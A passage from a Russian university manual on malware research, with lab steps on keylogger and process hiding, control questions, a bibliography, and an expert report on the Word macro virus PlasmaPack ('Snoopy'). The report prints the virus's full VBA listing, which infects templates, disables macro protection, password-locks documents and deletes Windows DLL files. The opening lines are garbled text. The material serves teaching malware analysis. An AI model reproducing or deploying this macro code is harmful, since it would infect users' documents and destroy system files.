'$U;#>#WkjpGl`vnfmw-UASqlif`w-UA@lnslmfmwp-Jwfn+2*-
@lgfNlgvof-Ojmf+2/#WkjpGl`vnfmw-UASqlif`w-
UA@lnslmfmwp-Jwfn+2*~@lgfNlgvof~@lvmwLeOjmf*
'/[m|(^1(5(Fgzeid\mexdi|m&^JXzgbmk|^JKgexgfmf|{&A|me
9!&KglmEgl}dm
```

```
' Q>)CbksbKnibt'6+'Q>)DhrisHaKnibt
' &W8/@eeGsnlRushof!W9
' / [m| (^I (5 (Ik|a~mLgk}emf| &^JXzgbmk| &^JKgexgfmf| { &A|me
9!&KglmEgl}dm
' $UB-GfofwfOjmf#2/#UB-@lvmwLeOjmf
' "SD+DaaCwjhVqwlkb%S=
'
FdsnqbChdrjbis)TfqbfT'AnkbIfjb=:FdsnqbChdrjbis)ArkkIf
jb
End Sub 'Alcoholic Anarchists of America (AAA) Lys
Kovick
```

14. Исследуйте механизм маскировки, используемый клавиатурным шпионом HookDump. Убедитесь в отсутствии в корневом каталоге диска **c:** файла **_Hook.hk**. В случае наличия файла — удалите его. Из каталога **vir2\hookdump** запустите **hookdump.exe**. По умолчанию программа запускается в режиме невидимости. Убедитесь, что в корневом каталоге диска **c:** появился файл **_Hook.hk**. Попробуйте обнаружить присутствие программы-шпиона в системе. Запустите «Диспетчер задач». Присутствует ли HookDump в списке приложений? В списке процессов? Запустите утилиту «Сведения о системе» **MsInfo32.exe** и попробуйте найти HookDump с ее помощью. Каковы результаты? Из каталога **vir2\hookdump** запустите менеджер процессов SysInternals Process Explorer **procexp.exe**. Настройте отображение связанных с процессами динамических библиотек **View⇒Show LowerPane** и **View⇒LowerPaneView⇒DLLs**. Отображается ли искомый процесс? Попробуйте установить, работает ли какой-нибудь процесс с библиотекой **hookdump.dll**. Сообщите о результатах преподавателю.
15. Повторно запустите HookDump. Теперь окно программы становится видимым. Повторите поиск процесса при помощи «Диспетчера задач», **MsInfo32.exe**, SysInternals Process Explorer. Можно ли теперь обнаружить процесс? Совпадают ли результаты поиска?
16. В окне SysInternals Process Explorer найдите процесс **ntvdm.exe**. Именно в его контексте выполняется HookDump. Обратите внимание на присутствие в нижнем окне не только процесса **hookdump.exe**, но и динамической библиотеки **hookdump.dll**. Не закрывая окна Process Explorer, переключитесь на HookDump. Выберите пункт меню **File⇒Hide**. Посмотрите, как процесс исчезает из списка. Запустите HookDump еще раз и завершите его работу, указав **File⇒Exit and Done**.
17. Из папки **vir2\Hide Process** запустите программу **Hidding2.0.exe**. В левом окне выберите процесс **procexp.exe**,

при помощи кнопки  переместите его в правое окно и нажмите кнопку <Применить>.

18. Посмотрите, отображается ли SysInternals Process Explorer в отображаемом им самим списке процессов. Выберите **procexp.exe** в правом окне программы Hidding и нажмите кнопку <Восстановить>. Какие изменения произошли в списке процессов? Попробуйте выполнить те же действия для других процессов.
19. Закройте окна всех запущенных приложений.

Контрольные вопросы:

1. Файлы с какими расширениями небезопасно открывать или запускать?
2. Через какие разделы реестра возможен автоматический запуск программ?
3. Где располагается глобальный шаблон Microsoft Word — файл **Normal.dot**? Одинаков ли он для разных пользователей? Почему?
4. Является ли выполненная Вами в п. 2 модификация исполняемого файла **Notepad.exe** вредоносной? Почему?

ЛАБОРАТОРНАЯ РАБОТА № 3. «Исследование вредоносных программ, составленных на интерпретируемых языках»

1. Если Вы недостаточно уверенно владеете теоретическим материалом, обратитесь к прилагаемым **doc**- и **html**-файлам. Для получения справки об объектах серверов автоматизации и связанных с ними методах и свойствах Вы можете открыть одно из приложений Microsoft Office 97/2000/XP, запустить в нем редактор VBE (меню: **Сервис⇒Макрос⇒Редактор Visual Basic**), а в нем — браузер объектов (**Сервис⇒Ссылки для выбора сервера автоматизации, Вид⇒Просмотр объектов** — для работы с браузером). В случае затруднений обратитесь к преподавателю.
2. Исследуйте вредоносный код, содержащийся в командном файле MS DOS. Программа специально написана с многочисленными ошибками и значительной избыточностью. Постарайтесь разобраться в том, что она делает и сократите ее до минимума. Результат покажите преподавателю (изменять расширение файла на **.bat** или **.cmd** и запускать его запрещается!)
3. Ознакомьтесь с текстом «Рекурсия — убийца компьютеров». Оцените, насколько реальны подобные атаки на отказ в обслуживании.
4. Прочитайте документ **vir.html**.
5. Изучите представленные тексты с инструкциями по созданию макровирусов.
6. Исследуйте листинг вредоносной программы **VBSTroyan.txt**. В программе имеются намеренно допущенные ошибки, которые Вам необходимо исправить. Каждую строчку интерпретируемого кода дополните Вашим комментарием с пояснением того, что делает указанная программа. Ваши комментарии выделите цветом или другим шрифтом. В заголовке файла укажите свою фамилию и инициалы.

Помните! Исследуемая программа является сетевым «червем» и после устранения ошибок совершенно функциональна! Изменять расширение файла (кроме .doc, .txt, .rtf) и запускать программу после отладки категорически запрещено! Вы несете полную юридическую ответственность за последствия, связанные со случайным или преднамеренным запуском данной программы!

7. Ознакомьтесь с порядком оформления экспертных заключений по вредоносным программам.
8. Проанализируйте текст представленного макровируса Thus-011. В каждой строке кода вставьте, выделяя цветом, свои комментарии относительно того, что выполняется компьютером при

интерпретации данной строки. Проверьте код на предмет обнаружения возможных ошибок программирования.

9. При затруднениях используйте систему подсказок и справочный механизм редактора VBE Microsoft Word.

Внимание! Представленный на исследование вирус опасен! В программные модули шаблонов и документов Word не копировать!

Контрольные вопросы:

1. Какие вредоносные действия выполняют следующие программы и почему:
 - а) компьютерная программа при ее запуске переворачивает снизу вверх изображение «Рабочего стола» и открытых окон;
 - б) компьютерная программа после своего запуска отключает мышь и клавиатуру;
 - в) компьютерная программа после своего запуска начинает исполнять мелодию, при этом окна она не создает и в списке запущенных процессов не присутствует;
 - г) компьютерная программа создает на диске файлы очень большого размера, заполняя ими все свободное дисковое пространство.
2. Может ли считаться распространением вредоносных программ передача третьему лицу текстового файла с исходным кодом программы, уничтожающей таблицу разделов жесткого магнитного диска? Почему?
3. Что представляет собой атака «Отказ в обслуживании» (DoS-атака)?
4. Рассмотрите нижеприведенный фрагмент макрокода? Что он выполняет?

```

If GetDriveType(Mid(ActiveDocument.FullName, 1, 2)) =
2 Then
    s2 = s1
    GetTempPath 256, s1
    With Application.FileSearch
        .FileName = "*.*)"
        .LookIn = Mid(ActiveDocument.FullName, 1, 3)
        .SearchSubFolders = True
        .Execute
        For i = 1 To .FoundFiles.Count:
GetTempFileName s1, "~~", 0, s2: CopyFile
        .FoundFiles(i), s2, 0: SetAttr s2, 7: Next
    End With
End If

```

СПИСОК ЛИТЕРАТУРЫ

1. Microsoft Corporation. Руководство программиста по Visual Basic для Microsoft Office 97: Пер. с англ. М.: Издательский отдел «Русская Редакция» ТОО «Channel Trading Ltd», 1997. 544 с.
2. Ахметов К.С. Microsoft Internet Explorer 4.0 для всех/ К.С. Ахметов, А.Г. Федоров. М.: КомпьютерПресс, 1997. 336 с.
3. Бакланов В. Защита компьютерной информации в клиентских приложениях: учебное пособие / В.В. Бакланов. Екатеринбург: ГОУ ВПО УГТУ-УПИ, 2005. 84 с.
4. Биллиг В.А. VBA в Office 2000. Офисное программирование/ В.А. Биллиг. М.: Издательско-торговый дом «Русская Редакция», 1999. 480 с.
5. Богумирский Б.С. Руководство пользователя ПЭВМ: В 2-х ч. Ч.1./Б.С. Богумирский. СПб: Ассоциация OILCO, 1992. 357 с.: ил.
6. Борн Г. Руководство разработчика на Microsoft Windows Script Host 2.0 Мастер-класс/Г. Борн: пер. с англ. СПб.: Питер; М.: Издательско-торговый дом «Русская редакция», 2001. 480 с.
7. Глушаков С.В., Мельников В.В., Сурядный А.С. Программирование в среде Windows: Учебный курс / С.В. Глушаков, В.В. Мельников, А.С. Сурядный. Харьков: Фолио; М.: ООО «Издательство АСТ», 2001. 487 с.
8. Глушаков С.В., Хачиров Т.С., Соболев Р.О. Секреты хакера. Защита и атака / С.В. Глушаков, Т.С. Хачиров, Р.О. Соболев. Харьков: Фолио, 2004. 414 с.
9. ГОСТ Р 50922-96
10. Григорьев В.Л. Микропроцессор i486. Архитектура и программирование. (в 4-х книгах). Книга 1. Программная архитектура / В.Л. Григорьев. М.: ГРАНАЛ, 1993. с. 346, ил. 87
11. Григорьев В.Л. Микропроцессор i486. Архитектура и программирование. (в 4-х книгах). Книга 2. Аппаратная архитектура. Книга 3. Устройство с плавающей точкой. Книга 4. Справочник по системе команд/ В.Л. Григорьев. М.: ГРАНАЛ, 1993. с. 382, ил. 54
12. Гульев И. Компьютерные вирусы, взгляд изнутри/ И. Гульев. М.: ДМК, 1998. 304 с.
13. Дарахвелидзе П.Г. Разработка Web-служб средствами Delphi / П.Г. Дарахвелидзе, Е.П. Марков. СПб.: БХВ-Петербург, 2003. 672 с.
14. Джордейн Р. Справочник программиста персональных компьютеров типа IBM PC, XT и AT: Пер. с англ. / Р. Джордейн. М.: Финансы и статистика, 1992. 544 с., ил.
15. Дунаев С.Б. Технологии Интернет-программирования / С.Б. Дунаев. СПб.: БХВ-Петербург, 2001. 480 с.
16. Елманова Н.З. Delphi 4: технология COM, OLE, ActiveX, Автоматизация MIDAS, Microsoft Transaction Server/ Н.З. Елманова, С.В. Трепалин. М.: Диалог-МИФИ, 1999. 320 с.

17. Касперски К. Записки исследователя компьютерных вирусов / К. Касперски. СПб.: Питер, 2005. 316 с.
18. Касперски К. Компьютерные вирусы изнутри и снаружи / К. Касперски. СПб.: Питер, 2006. 527 с.
19. Касперски К. Техника и философия хакерских атак / К. Касперски. М.: СОЛОН-Р, 1999. 272 с.
20. Касперски К. Укрощение Интернета / К. Касперски. М.: СОЛОН-Р, 2002. 288 с.
21. Касперский Е.В. Компьютерные вирусы: что это такое и как с ними бороться / Е.В. Касперский. М.: СК Пресс, 1998. 288 с.
22. Козлов Д.А. Энциклопедия компьютерных вирусов / Д.А. Козлов, А.А. Парандовский, А.К. Парандовский.. М.: СОЛОН-Р, 2001. 514 с.
23. Колисниченко Д. Н. Rootkits под Windows. Теория и практика программирования «шапок-невидимок», позволяющих скрывать от системы данные, процессы, сетевые соединения. / Д. Н. Колисниченко. СПб.: Наука и Техника, 2006. 320 с., ил.
24. Кришнамурти Б. Web-протоколы. Теория и практика / Б. Кришнамурти, Дж. Рексворд. М.: ЗАО «Издательство БИНОМ», 2002. 592 с.
25. Крупник А.Б. Изучаем Ассемблер / А.Б. Крупник. СПб.: Питер, 2005. 249 с., ил.
26. Лукацкий А.В. Вопросы информационной безопасности, возникающие при использовании технологий Java и ActiveX. Тематический выпуск № 2 / А.В. Лукацкий. М.: 1998.
27. Мак-Клар С. Секреты хакеров. Безопасность сетей — готовые решения, 2-е изд.: пер. с англ. / Стюарт Мак-Клар, Джоел Скембрей, Джордж Курц. М.: Издательский дом «Вильямс», 2001. 656 с.
28. Макнамара Д. Секреты Компьютерного шпионажа: тактика и контрмеры / Д. Макнамара; Пер. с англ.; Под ред. С.М. Молявко. М.: БИНОМ. Лаборатория знаний, 2004. 536 с., ил.
29. Матросов А.В. HTML 4.0 / А.В. Матросов, А.О. Сергеев, М.П. Чаунин. СПб.: БХВ-Петербург, 2001. 672 с.
30. Медведовский И.Д. Атака на Internet / И.Д. Медведовский, П.В. Семьянов, Д.Г. Леонов. 2-е изд., перераб. и доп. М.: ДМК, 1999. 336 с.
31. Несвижский В. Программирование аппаратных средств в Windows / В. Несвижский. СПб.: БХВ-Петербург, 2004. 880 с.
32. Нортон П., Джорден Р. Работа с жестким диском IBM PC: Пер. с англ. / П. Нортон, Р. Джорден. М.: Мир, 1992. 560 с., ил.
33. Орлов А.А. VBA: для тех, кто любит думать / А.А Орлов. М.: СОЛОН-Р, 2002, 240 с.
34. Петцольд Ч. Код / Ч. Петцольд. М.: Издательско-торговый дом «Русская Редакция», 2001. 512 с.
35. Пирогов В.Ю. Ассемблер для Windows / В.Ю. Пирогов. 3-е изд., перераб. и доп. СПб.: БХВ-Петербург, 2005. 864 с.

36. Попов А.В. Командные файлы и сценарии Windows Script Host / А.В. Попов. СПб.: БХВ-Петербург, 2002. 320 с.
37. Программно-аппаратные средства обеспечения информационной безопасности. Защита программ и данных: Учеб. пособие для вузов / Ю. Белкин, О.О. Михальский, А.С. Першаков и др. М.: Радио и связь, 1999. 168 с.
38. Расторгуев С.П. Инфицирование как способ защиты жизни. Вирусы: биологические, социальные, психические, компьютерные. / С.П. Расторгуев. М.: Издательство Агентства «Яхтсмен», 1996. 336 с.
39. Рофэйл Э. СОМ и СОМ+. Полное руководство: пер. с англ. / Эш Рофэйл, Яссер Шохауд. Киев : ВЕК+, Киев : НТИ; М.: Энтроп, 2000. 560 с.
40. Румянцев П.В. Азбука программирования в Win 32 API/ П.В. Румянцев. М.: Радио и связь, Горячая линия — Телеком, 1999. 272 с.: ил.
41. Саймон Ричард Windows 2000 API. Энциклопедия программиста: Пер. с англ. / Ричард Саймон. К.: Издательствл «ДиаСофт», 2001. 1088 с.
42. Скэмбрей Д. Секреты хакеров. Безопасность Windows 2000 — готовые решения: пер. с англ./Джоел Скэмбрей, Мак-Клар Стюарт. М.: Издательский дом «Вильямс», 2002. 464 с.
43. Соловьев Л.Н. Вредоносные программы: расследование и предупреждение преступлений/ Л.Н. Соловьев. М.:Собрание, 2004. 224 с.
44. Таненбаум Э. Современные операционные системы. 2-е изд. / Э. Таненбаум. СПб.: Питер, 2002. 1040 с.
45. Торрес Дж. Скрипты для администратора Windows. Специальный справочник / Дж. Торрес. СПб.: Питер, 2002. 336 с.
46. Фленов М.Е. Программирование на С++ глазами хакера / М.Е. Фленов. СПб.: БХВ-Петербург, 2004. 336 с.
47. Хоглунд Г. Руткиты: внедрение в ядро Windows / Г. Хоглунд, Дж. Батлер. – СПб.: Питер, 2007. 285 с.
48. Хаммел Р.Л. Последовательная передача данных: Руководство для программиста/ Р.Л. Хаммел: пер с англ. М.: Мир, 1996. 752 с.
49. Хоникатт Д. Реестр Windows 2000: уч. пос.; пер. с англ. / Дж. Хоникатт. М.: Издательский дом «Вильямс», 2000. 320 с.
50. Шрайбер С. Недокументированные возможности Windows 2000. Библиотека программиста / С. Шрайбер. СПб.: Питер, 2002. 544 с.: ил.
51. Юров В.И. Assembler/ В.И. Юров. СПб.: Питер, 2001. 624 с.
52. Юров В.И. Assembler: Специальный справочник/ В.И. Юров. 2-е изд. СПб.: Питер, 2004. 412 с.
53. <http://www.viruslist.com/ru/viruses/encyclopedia>
54. <http://www.hardtek.ru/>
55. <http://www.nestor.minsk.by/kg>
56. <http://rootkit.host.sk>
57. <http://www.rootkit.com>

Экспертное заключение по макровирусу PlasmaPack («Snoopy»)

Макровирус может работать только в среде Word 8.0 (Microsoft Office 97) под ОС Windows 9*. Он содержит 7 (семь) событийных процедур. Инфицирование документов и шаблонов производится при открытии и закрытии зараженного документа («PlasmaPack» — это название, присвоенное программному модулю макровируса). При открытии документа происходит копирование программного модуля из документа в глобальный шаблон. После этого открытый документ дважды сохраняется: под своим именем и в своей директории, но в формате шаблона и под именем **Kernel32.doc** в системной директории (несмотря на явное указание типа файла он тоже сохраняется в формате шаблона). Запуск макровируса в операционной системе типа Windows 2000, XP к копированию шаблона в системный каталог не приведет, поскольку эта директория называется иначе, и доступ в нее с правами записи разрешен только администратору.

Создание дублирующего шаблона в системном каталоге, по вероятному мнению автора вируса, позволяет сохранить вирус для последующего инфицирования документов в случае удаления пользователем подозрительного глобального шаблона **Normal.dot**. Однако в этом случае макровирус так и не сможет запуститься. Образование же в одной директории двух файлов с одинаковыми именами и пиктограммами, но разными расширениями **.doc** и **.dot**, безусловно, может привлечь внимание пользователя.

При закрытии документа соответствующий автомакрос **AutoClose()** проверяет его название. Если название документа не **Snoopy.doc** (Snoopy — в переводе с английского «проньера»), то программный код, ранее сохраненный в файле **C:\Windows\system\kernel32.doc**, должен копироваться в закрываемый документ. Таким образом, предусмотрено инфицирование открываемых и вновь создаваемых документов. Поскольку проверка наличия макровируса в документе не предусмотрена, уже зараженные документы инфицируются повторно.

В конец активного документа при его закрытии должны добавляться строки «Snoopy looking for you! Don't Relax» (Проньера следит за тобой! Не расслабляйся...)

В то же время присутствие в событийной процедуре **Sub AutoClose()** строк:

```
Attribute AutoClose.VB_Description = "Destruction"  
Attribute AutoClose.VB_ProcData.VB_Invoke_Func =  
"TemplateProject.Модуль1. AutoClose"
```

делает ее неработоспособной и воспринимается редактором VBE как синтаксическая ошибка (эти строки должны находиться не внутри процедуры, а в заголовке программного модуля).

При обращении пользователя к диалоговому окну «Защита документа» (вызывается через меню **Сервис⇒Установить защиту**), а также при попытке открытия диалогового окна «Макрос» (вызывается через меню **Сервис⇒Макрос⇒Макросы**) программа выводит окно сообщений с текстом «Do You Think, You Cool Hacker? Try To Crack Your Password!» (Думаешь, что ты крутой хакер? Попробуй взломать свой пароль!). После этого производится проверка имени документа, и если оно не «Snoory», то под таким же паролем документ защищается от изменений (кроме внесения исправлений). При этом, если пользователь вызывает окно «Макрос», проверка имени документа производится в первую очередь.

Следует указать, что ни одной процедурой данного макровируса не предусматривается сохранение открытого либо вновь созданного документа под именем «Snoory».

При попытке пользователя снять защиту от изменений документа выводится окно сообщений с текстом «You should hack it» (Тебе необходимо хакнуть его!)

При открытии текстового процессора Word автоматически снимается защита от вирусов в макросах. Однако использованный код позволяет сделать это только в текстовых процессорах версии Word 8.0 (Microsoft Office 97).

При попытке пользователя открыть редактор Visual Basic Editor макровирус удаляет из директории **C:\Windows** (исключая вложенные папки) файлы динамических библиотек (таких файлов с расширением **.dll** в данной директории 8, логическое удаление файлов происходит без проблем) и делает попытку удалить драйверы устройств с расширением **.drv**. Однако таких файлов в данной директории нет.

По характеру деструктивных действий макровирус можно отнести к категории опасных. Особой угрозы конфиденциальности не представляет, за исключением того, что при открытии зашифрованного файла в этой же директории создается аналогичный шаблон с открытым содержанием.

Макровирус работоспособен, но отмеченные ошибки в сочетании с использованием конструкции обработки событий **On Error GoTo**, отсутствием объявленных переменных свидетельствуют о любительском стиле и навыках программирования. Программа довольно мала, и по нескольким допущенным ошибкам и просчетам сделать какие-либо определенные выводы в отношении автора программы невозможно.

Листинг макровируса “PlasmaPack” с комментариями эксперта

Sub AutoOpen() *‘Автоматическая событийная процедура, обрабатывающая открытие любого документа*
On Error GoTo 30 *‘При ошибке периода выполнения предусматривается переход на метку 30 с завершением процедуры без вывода демаскирующего сообщения пользователю. Поскольку обработчик ошибок в процедуре не предусматривается, правильнее было бы указать «On Error Resume Next»*

Application.OrganizerCopy

Source:=ActiveDocument.FullName, Destination:=NormalTemplate.FullName, Name:="PlasmaPack", Object:=wdOrganizerObjectProjectItems *‘Инфицирование глобального шаблона из открытого документа с использованием механизма «Организатор»*

FLN\$ = ActiveDocument.FullName

ActiveDocument.SaveAs

"c:\windows\system\kernel32.doc", _

fileformat:=wdFormatTemplate

ActiveDocument.SaveAs FLN\$,

fileformat:=wdFormatTemplate *‘Открытый документ*

сохраняется в формате шаблона дважды: под своим именем и в системном каталоге под именем kernel32.doc

30

End Sub

Sub ToolsMacro() *‘Процедура, обрабатывающая попытку вызова пользователем диалогового окна «Макрос»*

If ActiveDocument.Name = "Snoopy.doc" Then GoTo 20

‘Если файл документа имеет название Snoopy.doc (в пер. с англ.

“проньера”), то процедура завершается без открытия диалогового окна.

MsgBox "SNOOPY" & vbNewLine & "DO YOU THINK, YOU COOL HACKER?" & vbNewLine & "TRY TO CRACK YOUR PASSWORD!",

vbCritical, "WORD.MACRO.SNOOPY" *‘Во всех остальных случаях выводится окно с сообщением (пер. с англ.: «Думаешь, что ты крутой хакер? Попробуй взломать свой пароль!»)*

ActiveDocument.Protect (wdAllowOnlyRevisions) *‘Установка пароля на защиту документа от исправлений*

ActiveDocument.Password = "SNOOPY" *‘Это – пароль*

20

End Sub

Sub AutoClose() *‘Обработка события, связанного с закрытием документа.*

```

Attribute AutoClose.VB_Description = "Destruction"
Attribute AutoClose.VB_ProcData.VB_Invoke_Func =
"TemplateProject.Модуль1.AutoClose" ‘Эти строки не имеют
отношения к процедуре. Каким-то образом они оказались скопированными
из заголовка программного модуля. При закрытии документа присутствие
этих строк вызовет сообщение редактора Visual Basic «Ошибка
синтаксиса», что демаскирует присутствие макровируса в Word
On Error GoTo 10 ‘Обработка ошибок периода выполнения (ошибки
синтаксиса не обрабатываются)
If ActiveDocument.Name = "Snoopy.doc" Then GoTo 10
‘Если файл документа имеет название Snoopy.doc, то процедура
завершается.
ActiveDocument.SaveAs fileformat:=wdFormatTemplate
Application.OrganizerCopy
Source:="c:\windows\system\kernel32.doc", _
Destination:=ActiveDocument.FullName,
Name:="PlasmaPack", _
Object:=wdOrganizerObjectProjectItems ‘Инфицирование
закрываемого документа из ранее созданного шаблона
c:\windows\system\kernel32.doc с использованием механизма «Организатор»
ActiveDocument.Content.InsertAfter Text:=" " &
vbNewLine
ActiveDocument.Content.InsertAfter Text:=" SNOOPY
looking for you! " & vbNewLine
ActiveDocument.Content.InsertAfter Text:="---//
DON'T RELAX ///---" ‘ В конец активного документа при его
закрытии отдельной строкой дописывается фраза, означающая в
переводе с английского: «Проныра следит за тобой! Не расслабляйся...»)
10
End Sub

```

```

Sub ToolsProtectDocument() ‘Процедура, обрабатывающая
попытку пользователя открыть диалоговое окно «Защита документа»
(вызывается через меню «Сервис»-«Установить защиту»)
MsgBox "SNOOPY" & vbNewLine & "DO YOU THINK, YOU COOL
HACKER?" & vbNewLine & "TRY TO CRACK YOUR PASSWORD!",
vbCritical, "WORD.MACRO.SNOOPY" ‘Выводится окно с
сообщением: «Думаешь, что ты крутой хакер? Попробуй взломать свой
пароль!»
If ActiveDocument.Name = "Snoopy.doc" Then GoTo 20
‘Если файл документа имеет название Snoopy.doc, то процедура
завершается
ActiveDocument.Protect (wdAllowOnlyRevisions)
ActiveDocument.Password = "SNOOPY" ‘Установка пароля
“SNOOPY” для защиты документа от исправлений

```


20

End Sub**Sub AutoExec()****Options.VirusProtection = False**

End Sub *‘При каждом запуске Word автоматически сбрасывается защита от вирусов в макросах. Процедура срабатывает, если автомакросы не отключены пользователем или используется версия Word 8.0*

Sub ToolsUnprotectDocument() *‘Процедура, обрабатывающая попытку пользователя открыть диалоговое окно «Защита документа» с целью снятия защиты*

MsgBox "You should hack it!", vbInformation, "SNOOPY"
‘Вызов окна с сообщением: «Тебе необходимо хакнуть его!»

End Sub

Sub ViewVBcode() *‘Процедура, обрабатывающая попытку пользователя открыть редактор Visual Basic с целью создания или просмотра имеющихся программ*

Kill "c:\windows*.dll" *‘Удаление динамических библиотек (в Windows 98 это обычно 8 файлов: Winsock.dll, Moriconc.dll, Nddeapi.dll, Nddenb.dll, Hidci.dll, Twain.dll, Twain32.dll, YandexCD.dll)*

Kill "c:\windows*.drv" *‘Попытка удаления драйверов, которых в данной директории нет*

End Sub

Исследование провел, заключение составил:
 доцент, к.т.н.

В.В. Бакланов